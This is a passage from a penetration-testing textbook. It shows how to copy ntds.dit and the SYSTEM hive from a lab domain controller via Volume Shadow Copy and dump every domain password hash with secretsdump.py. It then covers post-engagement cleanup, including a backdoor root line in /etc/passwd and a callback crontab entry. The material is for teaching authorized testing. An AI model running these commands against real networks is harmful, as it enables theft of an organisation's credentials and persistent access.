


Figure 10.2 Accessing protected domain controller files using Volume Shadow Copy

Now that you've located the domain controller the next thing you'll want to do is check if it has any existing VSCs that you can use to obtain a copy of ntds.dit. If an existing VSC is not present, you can simply create one using the `vssadmin` command.

10.3.1 Bypassing restrictions with volume shadow copies

First let's check to see if this domain controller already has a VSC. It's actually quite common for IT systems administrators to regularly create VSCs to use them just as Microsoft intended. As a point in time snapshot they can restore to in the event something goes wrong. I'll use the cme command to access the domain controller with the domain admin credentials I have and issue the command `vssadmin list shadows` to see if there are any existing VSCs on this host:

```
cme smb 10.0.10.200 -u serveradmin -p 'S3cr3tPa$$!' -x 'vssadmin list shadows'
```

In this case we can see from the output in listing 10.8 that there are no Volume Shadow Copies on this domain controller. We will have to create one of our own in order to obtain a copy of ntds.dit.

Listing 10.8 Checking for an existing volume shadow copy

```
[*] Windows 10.0 Build 17763 (name:GOKU) (domain:CAPSULECORP)
[+] CAPSULECORP\serveradmin:S3cr3tPa$$! (Pwn3d!)
[+] Executed command
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.   #A
```

#A This host has no VSCs

It appears that this domain controller does not have any volume shadow copies. Never fear, we can create a fresh one using the `vssadmin` command. For the remainder of this chapter I assume that you are using `cme` to interact with the domain controller just as I did for the command that produced the output in listing 10.8. Rather than spell out the `cme` command, I'll provide you only with the Windows command that you need to pass to the -x parameter of the `cme` command on your attacking machine. I'm doing this to save space and keep everything on one line whenever possible. Here is the command needed to create a new VSC of the C drive on the capsulecorp domain controller:

```
vssadmin create shadow /for=C:
```

Likely, the first thing you'll notice within the output from listing 10.9 is the strange Volume Name which starts with \\?\... This weird file path can actually be accessed like any other file path by replacing the drive letter with the name of the newly created VSC. To be explicitly clear here, what I mean is this: To access the VSC's ntds.dit file, which is located normally at c:\windows\ntds\ntds.dit, you target the following path.

```
\\?\globalroot\device\harddiskvolumeshadowcopy1\windows\ntds\ntds.dit
```

Listing 10.9 Creating a new volume shadow copy

```
[*] Windows 10.0 Build 17763 (name:GOKU) (domain:CAPSULECORP)
[+] CAPSULECORP\serveradmin:S3cr3tPa$$! (Pwn3d!)
[+] Executed command
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
deal
Successfully created shadow copy for 'C:\'
Shadow Copy ID: {0fb03856-d017-4768-b00c-5e7b37a6cfd5}
Volume Name:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1    #A
```

#A The physical path on the machine for accessing the VSC

As you can see, everything after the …shadowcopy1\ part is the same as if you were targeting files from the C drive. Essentially you now have a shadow copy of the entire C drive that's accessible freely and without access restrictions. Let's take advantage of this and grab an unprotected copy of the ntds.dit file and place it on the root of the C drive where we can access it without having to keep typing such a long file path.

```
copy \\?\globalroot\device\harddiskvolumeshadowcopy1\windows\ntds\ntds.dit c:\ntds.dit
```

You should recall from chapter 6 section 6.2.1 that to extract local account password hashes from the SAM registry hive, you also need to obtain two secret keys from the system registry hive, which are necessary to decrypt the encrypted hashed values. This is also true for the Active Directory password hashes stored inside ntds.dit. You'll have to grab the system registry hive from the domain controller. You could use the reg.exe command or you could just copy the file directly from the VSC because the file system is unprotected. I prefer to go that route instead.

```
copy \\?\globalroot\device\harddiskvolumeshadowcopy1\windows\system32\config\SYSTEM c:\sys
```

The next thing you need to do is download these two files from the domain controller onto your attacking machine. This is a great opportunity to introduce a hand tool called smbclient.py, which is part of the Impacket Python framework. The smbclient.py command gives us a fully interactive text-based file system browser on the domain controller provided we give it a valid username and password. The syntax seems a bit odd the first couple of times you use it. You'll need to specify inside single quotes the domain followed by forward slash (/) then the username followed by a colon (:) and then the password for that account. Then provide the @[IP Address] for the target server you want to connect to.

```
smbclient.py 'CAPSULECORP/serveradmin:S3cr3tPa$$!'@10.0.10.200
```

Once you are connected with smbclient.py you can type use C$ to access the local file system share. Type ls at the prompt to see the contents of the root directory and you'll see your ntds.dit and sys copies. Download them both with the get command and then type exit to close the smbclient.py connection.

Listing 10.10 Downloading files with smbclient

```
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# use C$    #A
# ls.  #B
drw-rw-rw-          0  Mon Apr 15 09:57:25 2019 $Recycle.Bin
drw-rw-rw-          0  Wed Jan 30 19:48:51 2019 Documents and Settings
-rw-rw-rw-   37748736  Thu Apr  9 10:19:41 2020 ntds.dit    #C
-rw-rw-rw-  402653184  Mon Apr 13 08:48:41 2020 pagefile.sys
drw-rw-rw-          0  Wed Jan 30 19:47:05 2019 PerfLogs
drw-rw-rw-          0  Wed Jan 30 16:54:15 2019 Program Files
drw-rw-rw-          0  Wed Jan 30 19:47:05 2019 Program Files (x86)
drw-rw-rw-          0  Thu Jul 11 14:14:10 2019 ProgramData
drw-rw-rw-          0  Wed Jan 30 19:48:53 2019 Recovery
-rw-rw-rw-   16515072  Thu Jan 31 14:54:41 2019 sys    #D
drw-rw-rw-          0  Thu Apr  9 10:30:52 2020 System Volume Information
drw-rw-rw-          0  Mon Apr 13 08:58:01 2020 Users
drw-rw-rw-          0  Thu Jan 31 15:57:30 2019 Windows
# get ntds.dit    #E
# get sys    #F
# exit    #G
```

#A Activate the Windows C$ share
#B List the contents of the root directory
#C The copy you made of ntds.dit
#D The copy you made of the system registry hive
#E Download the ntds.dit copy
#F Download the system registry hive copy
#G Exit the smbclient session

In the next chapter, I'll cover several things you need to know regarding cleanup activities from a post-engagement perspective. With that in mind I don't see the need to replicate that content here in this section but if you're thinking to yourself about deleting the VSC and the ntds.dit and sys files from the C drive you are absolutely correct and that is something you should do on every engagement.

For now, though, I want to continue with this moment and cover the final piece of this puzzle, which is to extract the user account and password hashes from the ntds.dit file. You'll find a number of different tools and techniques for this task if you search the internet. Being that we've already been using the Impacket framework I think it makes sense to use another tool that comes with it called secretsdump.py, which happens to be excellent and works reliably.

10.3.2 Extracting all the hashes with secretsdump.py

The secretsdump.py command takes in a couple of arguments. You need to point it to the system registry hive and the ntds.dit file using the `-system` and `-ntds` parameters. I also like to specify an optional parameter `-just-dc-ntlm` which suppresses a lot of unnecessary output that secretsdump.py generates if you run it by default. Listing 10.11 shows the output from the capsulecorp network which contains all of the password hashes for the entire domain. On a production penetration test against a real enterprise environment this file would likely contain tens of thousands of password hashes and probably take a while to complete.

```
secretsdump.py -system sys -ntds ntds.dit -just-dc-ntlm LOCAL
```

Listing 10.11 Extracting password hashes with secretsdump.py

```
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x93f61c9d6dbff31b37ab1a4de9d57e89
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: a3a4f36e6ea7efc319cdb4ebf74650fc
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4c078c5c86e3499cc    #A
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
GOKU$:1000:aad3b435b51404eeaad3b435b51404ee:19dd50c1959a860d13953ad0
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f10fa2ce8a7e767248582f79
GOHAN$:1103:aad3b435b51404eeaad3b435b51404ee:e6746adcbeed3a540645b5f
serveradmin:1104:aad3b435b51404eeaad3b435b51404ee:7d51bc56dbc048264f
VEGETA$:1105:aad3b435b51404eeaad3b435b51404ee:53ac687a43915edd39ae4b
TRUNKS$:1106:aad3b435b51404eeaad3b435b51404ee:35b5c455f48b9ec94f579c
trunksadm:1107:aad3b435b51404eeaad3b435b51404ee:f1b2707c0b4aacf4d45f
gohanadm:1108:aad3b435b51404eeaad3b435b51404ee:e690d2dd639d6fa868dee    #B
vegetaadm:1109:aad3b435b51404eeaad3b435b51404ee:ad32664be269e22b0445
capsulecorp.local\gokuadm:1110:aad3b435b51404eeaad3b435b51404ee:8902
PICCOLO$:1111:aad3b435b51404eeaad3b435b51404ee:33ad82018130db8336f19
piccoloadm:1112:aad3b435b51404eeaad3b435b51404ee:57376301f77b434ac2a
YAMCHA$:1113:aad3b435b51404eeaad3b435b51404ee:e30cf89d307231adbf12c2
krillin:1114:aad3b435b51404eeaad3b435b51404ee:36c9ad3e120392e832f728
yamcha:1115:aad3b435b51404eeaad3b435b51404ee:a1d54617d9793266ccb01f3
KRILLIN$:1116:aad3b435b51404eeaad3b435b51404ee:b4e4f23ac3fe0d88e906d
RADITZ$:1117:aad3b435b51404eeaad3b435b51404ee:f215b8055f7e0219b184b5
raditzadm:1118:aad3b435b51404eeaad3b435b51404ee:af7406245b3fd62af4a8
TIEN$:1119:aad3b435b51404eeaad3b435b51404ee:ee9b39e59c0648efc9528cb6
capsulecorp.local\SM_4374f28b6ff94afab:1136:aad3b435b51404eeaad3b435
capsulecorp.local\SM_8a3389aec10b4ad78:1137:aad3b435b51404eeaad3b435
capsulecorp.local\SM_ac917b343350481e9:1138:aad3b435b51404eeaad3b435
capsulecorp.local\SM_946b21b0718f40bda:1139:aad3b435b51404eeaad3b435
capsulecorp.local\vegetaadm1:1141:aad3b435b51404eeaad3b435b51404ee:1
tien:1142:aad3b435b51404eeaad3b435b51404ee:c5c1157726cde560e1b8e65f3
[*] Cleaning up...
```

#A Another set of domain admin credentials
#B Yet another set of domain admin credentials

At this point, if you were an actual "bad guy/gal" it would be game over for your target company. You have all of the password hashes for all of the Active Directory users, including the domain admins. With these credentials you could move freely and silently throughout the network environment rarely having to use the same set of credentials twice. The only way the organization could lock you out, assuming they discovered you in the first place, is to force a password reset across every user in the company. This concludes the third phase of your INPT. The next and last phase of the engagement is to document your findings in a manner that is both informative and useful for your client.

Ultimately the whole reason they pay you to penetrate their enterprise network is so that you can tell them how to improve their security posture. This is an area where many penetration testers struggle. In the next two chapters you're going to learn how to transform the information you've obtained during the technical portion of your engagement into an actionable report. You'll also learn the eight components that a successful penetration test report must contain in order to help clients improve their security posture and strengthen the businesses overall resiliency to cyber-attacks.

Exercise 10.1 Stealing passwords from ntds.dit

Access the domain controller goku.capsulecorp.local using the credentials you obtained from your level-2 host, raditz.capsulecorp.local.

Create a volume shadow copy (VSC) using the `vssadmin` command and steal a copy of the ntds.dit and the SYSTEM registry hive file from the VSC.

Download the ntds.dit and registry hive copy to your attacking machine and use the secretsdump.py to extract all of the password hashes from ntds.dit. How many password hashes are there?

Answer in appendix E.

10.4 Summary

- The `net` command can be used to query Active Directory groups and identify domain admin users
- The `qwinsta` command can be used to display currently logged in users
- The psexec_command Metasploit module can run the `qwinsta` command on all your level-one and level-two hosts quickly locating systems with domain admin users logged in
- Incognito and Mimikatz can be used to harvested credentials and authentication tokens which allow you to impersonate a domain admin account and access the domain controller
- The ntds.dit file is an extensible storage engine database that contains the password hashes for all Active Directory user accounts
- You can access the ntds.dit and system registry hive files from a Volume Shadow Copy (VSC).
- The secretsdump.py command from the Impacket python framework can extract the password hashes from ntds.dit

11

Post-engagement cleanup

This chapter covers

- Why post-engagement cleanup is important
- Killing active shell connections
- Removing unnecessary user accounts
- Deleting miscellaneous files
- Reversing configuration changes
- Closing back doors

You've completed the first three phases of your Internal Network Penetration Test (INPT)! Before moving on to the final phase I want to cover some post-engagement cleanup etiquette. You've just spent the last week or two bombarding your client's network with attacks and compromising countless systems on their network. This was not a stealthy Red Team engagement so you've no doubt left lots of traces in your wake—traces such as user accounts, back doors, binary files, and changes to system configurations. Leaving the network in this state may or may not be in breach of the contract you have with your client (that's probably a topic for another book). But it would definitely be considered unprofessional, maybe even a bit immature, and leave your client with a less than pleasant feeling about the pentest when they discover the files you carelessly left behind while you were attacking their network.

I understand better than anyone how exciting it can be to play the role of an attacker. Chasing domain admin and moving from system to system trying to escalate your network access to the top can get the best of you. It isn't always easy to stop and take proper notes when you think you may have just accessed the system that might contain credentials that lead to accessing another system that finally present you with the keys to the kingdom. In this chapter I want to go over a sort of checklist that I use to help make sure I'm doing my clients

a good service and properly clean up after myself. I've classified all remnants of a penetration test into the following five categories:

1. Active shell connections
2. User accounts
3. Miscellaneous files
4. Configuration changes
5. Back doors

I introduced one or more instances of all four categories to compromised systems throughout the Capsulecorp pentest. While I'm working through a penetration test, as soon as I've physically touched a machine (or rather physically touched the keyboard to issue a command to a machine) I ask myself if I have added one of these four things to the target. If yes, I make a record of it in my engagement notes. I've gone ahead and done that for the Capsulecorp pentest so I can walk through the five categories and clean up all of my activities. When you are finished with an INPT, the environment should be more or less in the same state that it was before you began the engagement.

On the risks associated with penetration testing

Throughout this chapter we will talk a lot about removing something that was created during an engagement so that the client is not left in a vulnerable state. Someone might ask the question, "Why are you putting your client in a vulnerable state to begin with?" I can see why someone new to this concept of penetration testing would ask the question. The reality of it is this. Your client was likely already in a vulnerable state, as you were able to demonstrate by compromising them. Ideally, after your engagement is complete. If you've done your job, and they do theirs in terms of implementing the remediation recommendations you'll be providing then they will be significantly more secure as a result of your efforts. I, and all of the professional penetration testers that I've met would agree that the long-term benefit outweighs the very short-term risk. Usually we're talking only a week or two for most engagements. That said if you cannot accept this idea and there are few who cannot, there is always the approach of completely limiting your engagement scope to exclude all penetration of any kind. So, for example during chapter 4 when we discovered default credentials, missing operating system patches, and insecure system configuration settings, the engagement would have simply concluded at that point, we would turn in our preliminary results and move on without further penetration.

Of course, then we wouldn't have discovered that there were shared credentials for local administrator accounts or excessive of the Domain Admin privilege or any other vulnerabilities or attack vectors uncovered only after compromising a system.

Rather than focus on whether you should conduct network penetration testing or not, my goal for writing this book is to teach you how to do it.

11.1 Killing active shell connections

During the Capsulecorp penetration test I opened up a meterpreter shell connection to two compromised systems. The first was during chapter 7 (section 7.3) when I exploited an unpatched Windows system. The second was during chapter 10 (section 10.2) when I accessed a level-two system, which was identified to have a domain admin user logged in. To

kill all active meterpreter sessions, you use the `sessions -K` command—notice the uppercase K—from your msfconsole. Then, to verify that the sessions were killed, run the `sessions -l` command. The resulting the output depicts an msfconsole with no active shell connections, as follows:

```
Active sessions
===============

No active sessions.    #A

msf5 >
```

#A No active sessions are connected

If for some reason or another `sessions -K` fails to kill any of your sessions just go ahead and hard exit your msfconsole with `exit -y` command. If you set up a persistent meterpreter shell that calls back to your attacking machine, don't worry. We'll cover how to properly take care of these in section 11.5.3. For now, you can simply terminate any active listeners you have up with the `jobs -k` command inside your msfconsole.

11.2 Deactivating local user accounts

While conducting a penetration test you may find yourself creating a local user account to further compromise a target. These accounts could expose your client to unnecessary risk if left enabled. All user accounts that you created during your engagement need to be removed before you finish your testing.

In the case of the Capsulecorp pentest, I didn't technically create any user accounts but I did overwrite the /etc/passwd file of a Linux server with an entry for a root user account that I could control. I suppose you could make the argument that this is more of a back door than a new user account. If you did, I wouldn't argue with you. I'm just going to include it in this section to make sure I cover the point that if you created a user account, you have to remove it. The entry in /etc/passwd will need to be cleaned up.

11.2.1 Removing entries from /etc/passwd

To remove entries from /etc/passwd, SSH into the compromised Linux server as a user with root privileges. If you don't know the root password, just use whatever credentials you used to gain access to the system initially, then use the pentest entry that you added to the /etc/passwd file to elevate to root. If you were to cat out the contents of the /etc/passwd file right now, it would look something like listing 11.1 with the pentest entry at the bottom of the file.

Listing 11.1 /etc/passwd file with backdoor entry

```
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

```
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
nail:x:1000:1000:Nail:/home/nail:/bin/bash
pentest:$1$pentest$NPv8jf8/11WqNhXAriGwa.:0:0:root:/root:/bin/bash    #A
```

#A The pentest entry that is a backdoor to the root user account

Just as in chapter 9 (section 9.3.2), open the /etc/passwd file in a text editor such as vim. Scroll down to the last line containing the pentest/root account and delete it. Save the file and you're all set. To verify that the user entry has been properly removed, run the command `su pentest` from your SSH prompt to try to switch to the pentest user account. You will see an error message saying, "No passwd entry for user 'pentest'". If you don't see this message, then you failed to remove the entry from the /etc/passwd file. You need to go back and do this properly as described in section 11.2.1

11.3 Removing leftover files from the filesystem

Throughout your INPT you've undoubtably left traces of your engagement testing on systems you've compromised. These traces are in the form of leftover files that have been placed on disk for one reason or another. Obvious risks would be binary executables that could be leveraged to directly compromise one of your client's systems. There are also less-obvious files that at the very least would be considered unprofessional to just leave lying around.

Post-engagement cleanup is effective only if you took good notes while testing

It cannot be stressed enough, though I'm sure you might think by now I've stressed it too much. Keeping copious notes of your activities during any penetration test is critical. Certainly, it will help with proper post-engagement cleanup but also, it's just a great habit to form because at some point in your career something will go wrong, you will break something. It's not the end of the world but your client will need to retrace your steps in order to figure out how to resolve the issue you created. Equally as inevitable and likely more frequent will be cases where you didn't break anything, but something broke none the less while you were conducting your engagement and the finger was pointed your way. In this case accurate notes of your activities can help exonerate you and more importantly help your client realize they need to look elsewhere to get to the bottom of whatever network issue they are having.

In this section we'll cover four instances of leftover files that were used at some point during the Capsulecorp penetration test. In all instances the steps are the same: just delete the file from the filesystem. As long as you took note of every file you created on every system where you created files, you should have no problem going in and cleaning up after yourself.

It's not always the penetration tester's fault

My favorite example of being wrongfully accused of breaking something while on an engagement happened at a medium sized (less than 1 billion in annual revenue) credit union. Another consultant and I arrived onsite Monday morning to start the engagement. We were placed in a conference room which is pretty common practice and were in

the process of unzipping our back packs and taking out all our gear. I hadn't even plugged an ethernet cable into the network when a man burst into the room somewhat frantically saying "What have you done? The Exchange server is down, and nobody can get email…". We both looked at the man and then down at our laptops which were not even powered on or plugged to the network then back up to the man. Before we could say anything, he realized it couldn't have been us, apologized and shut the door. We couldn't help but laugh. Not that they were having email problems but how quickly the pointed the finger at us. I was just glad we were able to prove without question it wasn't us because I hadn't even powered on my laptop. I've been in other situations where the client was "sure" I had broken something, and it wasn't as easy to convince them otherwise. Later that day the man came back to tell us what had caused their Exchange server to go down he was very professional and apologized more times than necessary for assuming that it was us.

11.3.1 Removing Windows registry hive copies

During chapter 6 (section 6.2.1) you created a copy of two Windows registry hives. The SYSTEM and the SAM hive copies were placed in the `c:\windows\temp` directory. Using whatever means of remote administration is comfortable for you, run the following two commands. (You'll need to change the command accordingly if you named your copies something other than sys and sam.)

```
del c:\windows\temp\sam
del c:\windows\temp\sys
```

Verify that the files were deleted by listing the contents of the directory with the `dir c:\windows\temp command`. You can see from the output in listing 11.2 that the sam and sys files are no longer present on the victim machine.

Listing 11.2 Directory listing with no registry hive copies

```
Volume in drive C has no label.
Volume Serial Number is 04A6-B95A
CME          10.0.10.201:445 GOHAN
Directory of c:\windows\temp
CME          10.0.10.201:445 GOHAN
05/18/2020  08:27 AM    <DIR>          .
05/18/2020  08:27 AM    <DIR>          ..
05/13/2020  07:59 AM               957 ASPNETSetup_00000.log
05/13/2020  07:59 AM               959 ASPNETSetup_00001.log
05/18/2020  07:07 AM    <DIR>          FB8686B0-2861-4187-AF85-CB60E8C2C667-Sigs
05/18/2020  07:07 AM            58,398 MpCmdRun.log
05/18/2020  07:07 AM            59,704 MpSigStub.log
05/15/2020  07:15 AM    <DIR>          rad9230D.tmp
05/13/2020  08:20 AM               102 silconfig.log
05/13/2020  08:16 AM           286,450 SqlSetup.log
05/18/2020  08:27 AM                 0 yBCnqc
7 File(s)        406,570 bytes
4 Dir(s)   2,399,526,912 bytes free
```

11.3.2 Removing SSH key pairs

During chapter 9 (section 9.1.2), you decided to upload an SSH key to a compromised Linux system so that you could use it to auto-connect to your attacking machine. By itself the SSH

key doesn't pose significant risk to your client because it can be used to connect to only your computer. But it should still be removed as a courtesy and a best practice.

To remove the key pair, SSH into the compromised Linux machine and run the command `rm /root/.ssh/pentestkey*`. This command will delete both the public and the private key files. You can verify that the keys are gone by running the command `ls -lah /root/.ssh`. As you can see from the output in listing 11.3 the keys are no longer present on the Linux server I compromised during the Capsulecorp penetration test.

Listing 11.3 Directory listing with no SSH key pairs

```
total 8.0K
drwx------ 2 root root 4.0K Apr 24  2019 .
drwx------ 3 root root 4.0K Apr 24  2019 ..
-rw------- 1 root root    0 Apr 24  2019 authorized_keys    #A
```

#A There are no SSH key pairs

While we're already cleaning up this compromised Linux target, you should also take care of the bash script that was created to make use of the SSH keys. The bash script that was created during section 9.1.4 was placed in the /tmp directory and named callback.sh. Remove it by typing the command `rm /tmp/callback.sh`. Then verify that it has been removed with `ls -lah /tmp`.

11.3.3 Removing ntds.dit copies

In chapter 10, section 10.3.1, you learned how to obtain a copy of the ntds.dit file as well as a copy of the SYSTEM registry hive file from the capsulecorp domain controller. These files definitely should not be left lying around because they could be used to obtain Active Directory password hashes for the capsulecorp domain. Again, connect to this machine using whatever means of remote access is comfortable to you. I'll use RDP for ease of use. Open a Windows command prompt and run the following two commands to delete the ntds.dit and sys files that were placed on the root of the C drive.

```
del c:\ntds.dit
del c:\sys
```

You can see from the output in listing 11.4 that the files have been deleted.

Listing 11.4 Directory listing with no ntds.dit or registry hive copies

```
Volume in drive C is System
Volume Serial Number is 6A81-66BB
CME          10.0.10.200:445 GOKU
Directory of c:\
CME          10.0.10.200:445 GOKU
01/03/2020  06:11 PM    <DIR>          chef
01/03/2020  06:11 PM    <DIR>          opscode
09/15/2018  07:19 AM    <DIR>          PerfLogs
01/03/2020  06:17 PM    <DIR>          Program Files
01/03/2020  06:09 PM    <DIR>          Program Files (x86)
```

```
03/10/2020  03:10 PM    <DIR>          Users
05/12/2020  11:37 PM    <SYMLINKD>     vagrant [\\vboxsvr\vagrant]
05/12/2020  11:42 PM    <DIR>          Windows
0 File(s)              0 bytes    #A
8 Dir(s)  123,165,999,104 bytes free
```

#A There are no ntds.dit or registry hive files

> **PROTIP** On Windows operating systems, files are not permanently deleted until they are emptied from the Recycle bin. If you are cleaning up sensitive files on Windows systems—especially files containing credentials or password hashes—you should navigate to the Recycle bin and permanently delete them. Don't empty the entire recycle bin in case there are files in there that were accidently deleted by a system administrator.

11.4 Reversing configuration changes

As a penetration tester playing the role of an attacker, it is often necessary to modify a server's configuration in one way or another to achieve a compromise of that target. Doing so is fair game under the rules of engagement and makes sense because after all, that's what an attacker would do and your client hired you to determine where they might be susceptible to attack.

Now that the engagement is completed, though, it's important that you don't leave your client's network in an even more susceptible state than it was before you arrived. Any modifications or changes you made to an application or server need to be reversed. In this section I will cover three configuration changes that were made: one during chapter 6 when I enabled the xp_cmdshell stored procedure on a Microsoft SQL Server system. The second, also during chapter 6, when I modified the file-sharing configuration of a directory on that server to download the registry SYSTEM and SAM copies. Third, during chapter 9, I modified the crontab of a compromised Linux server to run a remote access script that connected to our attacking machine. This was done to establish persistent re-entry into the target.

All of the configuration changes need to be properly reversed. Let's begin with the database server and the xp_cmdshell stored procedure.

11.4.1 Disabling MSSQL stored procedures

During chapter 6, you learned how to compromise a vulnerable Microsoft SQL Server that used a weak password for the sa user account. To fully compromise the target, you had to first enable a dangerous stored procedure called xp_cmdshell, which allows operating system command execution. You should disable this stored procedure on the affected host as part of your post-engagement cleanup activities.

First connect to the target using the sa account and password from chapter 6. Next issue the sp_configure command to set the value for the xp_cmdshell stored procedure to zero (0) like this: `sp_configure 'xp_cmdshell', '0'`. As you can see in the output, the value was 1 and is now 0, which means the stored procedure has been disabled.

```
[*] INFO(GOHAN\CAPSULECORPDB): Line 185: Configuration option 'xp_cmdshell' changed from 1 to
       0. Run the RECONFIGURE statement to install.   #A
```

#A The value has been switched from 1 to 0

You have to run the reconfigure command to make sure the configuration change takes effect, so run that command next. Then, verify that the `xp_cmdshell` is disabled by attempting to run the operating system command whoami; for example, `exec xp_cmdshell 'whoami'`. Just as you would expect, listing 11.5 shows that the command fails because the xp_cmdshell stored procedure has been disabled on the SQL server.

Listing 11.5 Error message attempting to use xp_cmdshell

```
[-] ERROR(GOHAN\CAPSULECORPDB): Line 1: SQL Server blocked access to procedure
       'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as
       part of the security configuration for this server. A system administrator can enable
       the use of 'xp_cmdshell' by using sp_configure. For more information about enabling
       'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.   #A
```

#A The SQL Server blocked access to xp_cmdshell

Because we're already cleaning up the database server from chapter 6, let's continue on to the file share that was configured in section 6.2.2.

11.4.2 Disabling anonymous file shares

You may also recall that during chapter 6, we wanted to obtain a copy of the SYSTEM and SAM Windows registry hive files from this server to extract the local user account password hashes. It was possible to leverage the reg command to place a copy of these hives on the filesystem but there was no way of retrieving them remotely. To solve this problem, I created an unrestricted file share that I used to download the files.

The share I created on the target server is called pentest. You can verify this is the correct name of the share you created in your testing environment by running the command `net share`. As you can see from the output in listing 11.6 the share called pentest is the one that I need to remove from the Capsulecorp environment.

Listing 11.6 Windows net share command shows pentest share

```
Share name   Resource                        Remark
CME          10.0.10.101:445 GOHAN
-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
pentest      c:\windows\temp    #A
The command completed successfully.
```

#A The pentest share to be deleted

To delete this share, you run the `net share pentest /delete` command. After running the command you'll see the following message:

```
"pentest was deleted successfully."
```

You can double-check that the share is gone by once again running the command, `net share`. Listing 11.7 shows that the share is no longer present on the target server.

Listing 11.7 Windows net share command no pentest share

```
Share name   Resource                        Remark
CME          10.0.10.201:445 GOHAN
-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
The command completed successfully.
```

The last configuration change I need to revert is the crontab entry that I created during chapter 9 (section 9.1.4), so let's do that next assuming you followed along and created a similar crontab entry within your own testing environment.

11.4.3 Removing crontab entries

During our Linux post-exploitation activities in chapter 9, you learned how to configure a crontab entry to launch a bash script that establishes a remote connection to your attacking machine. This is similar to the meterpreter autorun back-door executable that was created in chapter 8, which will get cleaned up in section 11.5

To remove the crontab entry, connect to the Linux machine using SSH and list the crontab entries for your user account with the command `crontab -l`. You will see an output that looks something similar to listing 11.8, which shows the entry for the `/tmp/callback.sh` script that I created back in chapter 9.

Listing 11.8 Crontab entry to run /tmp/callback.sh

```
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

*/5 * * * * /tmp/callback.sh    #A
```

#A The crontab entry that needs to be removed

To remove this crontab entry, run the command `crontab -r`. You can verify that the entry has been removed by running the `crontab -l` command again. You will see the message, "no crontab for piccolo", where piccolo is the username of the account you are using to access the

Linux or UNIX server. In the next section, we'll discuss removing backdoors that were installed on compromised targets.

11.5 Closing backdoors

Although configuration changes modify the behavior of systems already present on your target, sometimes it's necessary on a penetration test to add functionality that is not already there. In this case, I'm referring to creating a back door to ensure you can reliably re-enter a compromised host. When cleaning up after back doors, you need to make sure that they are no longer accessible and also delete any binary or executable files associated with the back door.

In this section, I will remove three backdoors that I created during the Capsulecorp penetration test:

